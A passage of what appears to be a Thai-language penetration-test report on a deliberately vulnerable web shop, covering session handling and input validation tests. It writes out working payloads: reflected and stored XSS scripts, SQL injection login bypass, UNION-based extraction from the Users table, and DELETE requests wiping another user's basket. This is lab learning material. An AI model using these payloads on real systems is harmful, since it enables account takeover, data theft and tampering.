Cookie: cookieconsent_status=dismiss; continueCode=lPnj8OokMEwAY4HjuShecWIkTeiwfDuZhNtrCStQc4T8BSKPDgD3xreQKiNL; io=gyTKQFkqcMXCMavYAAAA
```


รูปที่ 3.6.5 การส่งค่า sid ผ่าน URL

SESS-005 Testing for Cross Site Request Forgery

- เรื่องการ change password ตาม AUTHN-009 หากเราไม่มี token ของเหยื่อ ก็ไม่สามารถเปลี่ยนรหัสผ่านของเหยื่อได้ แต่เมื่อนำมาทำ CSRF โดยส่ง URL ให้เหยื่อคลิก เหยื่อก็จะส่ง request เปลี่ยนรหัสผ่านและยืนยันด้วย token ตัวเอง โดยที่เจ้าตัวอาจไม่ทันรู้ตัวเลยก็ได้


SESS-006 Testing for logout functionality

- มีปุ่ม log out ชัดเจน เข้าถึงได้ง่าย
- Log out จากหน้าที่เห็นได้เฉพาะล็อคอินเท่านั้น



รูปที่ 3.6.6 เข้าใช้หน้า recycle โดย Tester@exam.com

- หลังจาก log out จะกลับไปยังหน้าแรก
- กดย้อนกลับไปหน้า recycle



รูปที่ 3.6.7 เข้าใช้หน้า recycle หลังจาก logout

- ไม่มี log out จากการเกิด inactivity timeout
- มี Single sign off เพราะกลับไปที่หน้า recycle หรือ basket ก็ไม่พบข้อมูลของ user ที่ล็อคอินก่อนหน้านี้

- ทดลองส่ง Authorization header (Session Token) ที่ผ่านการ log out ที่ได้ capture ไว้ มาลองส่ง GET request ไปที่ Basket ของ Tester@exam.com
- ผลปรากฏว่า ยังสามารถเข้าถึงข้อมูลใน Basket ของ Tester@exam.com ได้
- แสดงว่าการ log out ออกไป ไม่ได้ทำลายหรือห้ามใช้ Session Token เก่าๆ ยังคง valid จน หมดเวลา expire

SESS-007 Test Session Timeout

- ในค่า token มีระบุเวลา expires ไว้อยู่ (token มีอายุ 5 ชั่วโมง)
- หลังจากหมดเวลา 5 ชั่วโมง token นั้นก็ไม่สามารถใช้งาน token นั้นได้อีก

รูปที่ 3.6.8 ไม่สามารถใช้ token หมดอายุได้

- ไม่สามารถทดสอบได้ว่า หากแก้ไขค่าเวลาหมด expire ของ แล้วนำไปใช้ส่งอีกครั้ง ฝั่ง server จะมีการตอบรับแบบใด (valid หรือ invalid)
- เนื่องจาก ค่า token ถูก encoded ด้วย JWT RS256 (เห็นได้จาก AUTHN-005) ซึ่งยากต่อการแก้ไขค่า token


SESS-008 Testing for Session puzzling

- จากการลองใส่ email ในหน้า forget-password และกลับเข้าสู่หน้าที่มีข้อมูล user นั้น เช่น Basket, Contract us (จะมี field ที่ใส่ email ของ user ไว้ให้แล้ว) ปรากฏว่า เรายังไม่ผ่านการยืนยันตัวตน ยังคงเป็น Guest เหมือนเดิม
- เนื่องจากการยืนยันตัวตนของเว็บนี้จำเป็นต้องมี Token ซึ่งได้จากการล็อคอิน POST request ไป แล้วได้ Token กลับมาใน response เท่านั้น
- สรุปได้ว่า ไม่มีการได้ Token จากการทำ forget-password

3.7 Input Validation Testing (OTG-INPVAL)


INPVAL-001 Testing for Reflected Cross Site Scripting

- พบที่ “Track Orders” page.




รูปที่ 3.7.1 หน้า Track Orders

- ลองใส่บางอย่างลงไป



รูปที่ 3.7.2 แสดง URL เมื่อใส่ค่า input


- ใส่ script: <script>alert("XSS")</script>
- นำ URL ไปให้เป้าหมายคลิกลิงค์



รูปที่ 3.7.3 เกิด Reflected XSS


INPVAL-002 Testing for Stored Cross Site Scripting

- จาก Role definition (IDENT-001) Users สามารถ write product ได้ สิ่งหมายความว่าเราสามารถเพิ่ม product ตัวใหม่ลงไปในเว็บได้
- ส่ง POST request ไปที่ api/Products
- ใน JSON \" คือDouble quote
- ใส่ script ลงไปใน “description”: "<script>alert(\"XSS in the shop\")</script>"




รูปที่ 3.7.4 ส่ง request สร้างสินค้าขึ้นมา 1ชิ้น

- กลับไปที่หน้าร้านค้าและนี้คือผลลัพธ์




รูปที่ 3.7.5 เกิด Stored XSS



รูปที่ 3.7.6 สินค้าที่สร้างและมี script อยู่


INPVAL-003 Testing for HTTP Verb Tampering

- DELETE method สามารถลบ Basket คนอื่นได้ (รวมถึง admin ด้วย)
- DELETE method สามารถใช้ได้ตาม CONFIG-006.
- admin basket มีของดังต่อไปนี้




รูปที่ 3.7.7 สินค้าใน Basket ของ admin

- จากนั้น user “Tester@exam.com” ลองเข้าถึง basket ของคนอื่น (เป็นไปได้โดยอ้างอิงจาก IDENT-001)




รูปที่ 3.7.8 ส่ง GET request ไปยัง BasketId 1

- เข้าถึง BasketId=1 มีสินค้าอยู่ทั้งหมด 3 items.
- DELELTE BasketItem 1,2,3



รูปที่ 3.7.9 ส่ง DELETE request ไปยัง BasketItem ที่ 1

- Admin กลับเข้ามาดู basket ของตัวเอง



รูปที่ 3.7.10 สินค้าในตะกร้าถูกลบ


- Guest ไม่สามารถใช้ DELETE method กับ basket คนอื่นได้

INPVAL-004 Testing for HTTP Parameter pollution

- หลังจากการทดสอบ ไม่พบช่องโหว่ใดๆ

INPVAL-005 Testing for SQL Injection


- พบเจอที่ Login page and Search
- Login page: ลองใส่ค่าลงไปในช่อง input email field ด้วย ‘)
- Error โผล่ขึ้นมา



รูปที่ 3.7.11 Error ถูกแสดงให้เห็นหลังการใส่อักขระพิเศษ


- สามารถเห็น SQL: SELECT * FROM Users WHERE email = ‘’)’ AND password = ‘HASH’
- แสดงว่าไม่มีการ sanitizing (กรองคำ หรือ แก้ไขอักขระพิเศษ)
- Inject ด้วย foo‘ OR 1=1 --
- ตอนนี้ SQL มีค่าเป็นจริงแล้ว สามารถเข้าสู่ระบบเป็น admin ได้ แสดงว่ามันไปทำการ query entry แรก ของตาราง ‘Users’ table และ admin account อยู่ช่องแรก ที่ทำการ authenticated

- Search: ใส่ค่า ‘ OR 1=1 –




รูปที่ 3.7.12 เกิด Error ขึ้น เมื่อใส่อักขระพิเศษ

- หน้าเว็บไม่ได้แสดง error อะไรออกมา แต่ถ้าเราไปดูที่ตรงหน้า console ของ browser ก็จะพบ
- เจอ SQL: SELECT * FROM Products WHERE ((name LIKE '%' OR 1=1 --%' OR description LIKE '%' OR 1=1 --%') AND deletedAt IS NULL) ORDER BY name
- ลอง inject โดยใช้ UNION technique เพื่อเข้าถึงข้อมูลให้ได้มากขึ้น
- ')) UNION Select * From Users--




รูปที่ 3.7.13 Error อีกข้อความหนึ่งที่ได้รับ

- error message นี้หมายถึง เราต้อง select จำนวน column ให้เท่ากับการ select อันแรก (Products table)
- ใช้ ORDER BY ในการหาว่าจำนวน column ที่ query ใน product นั้นมีเท่าไหร



รูปที่ 3.7.14 ผลลัพธ์หลังการ Inject ด้วย Order by 5


- ORDER BY 5 ยังคง query ออกมาได้อยู่



รูปที่ 3.7.15 ผลลัพธ์หลังการ Inject ด้วย Order by 10

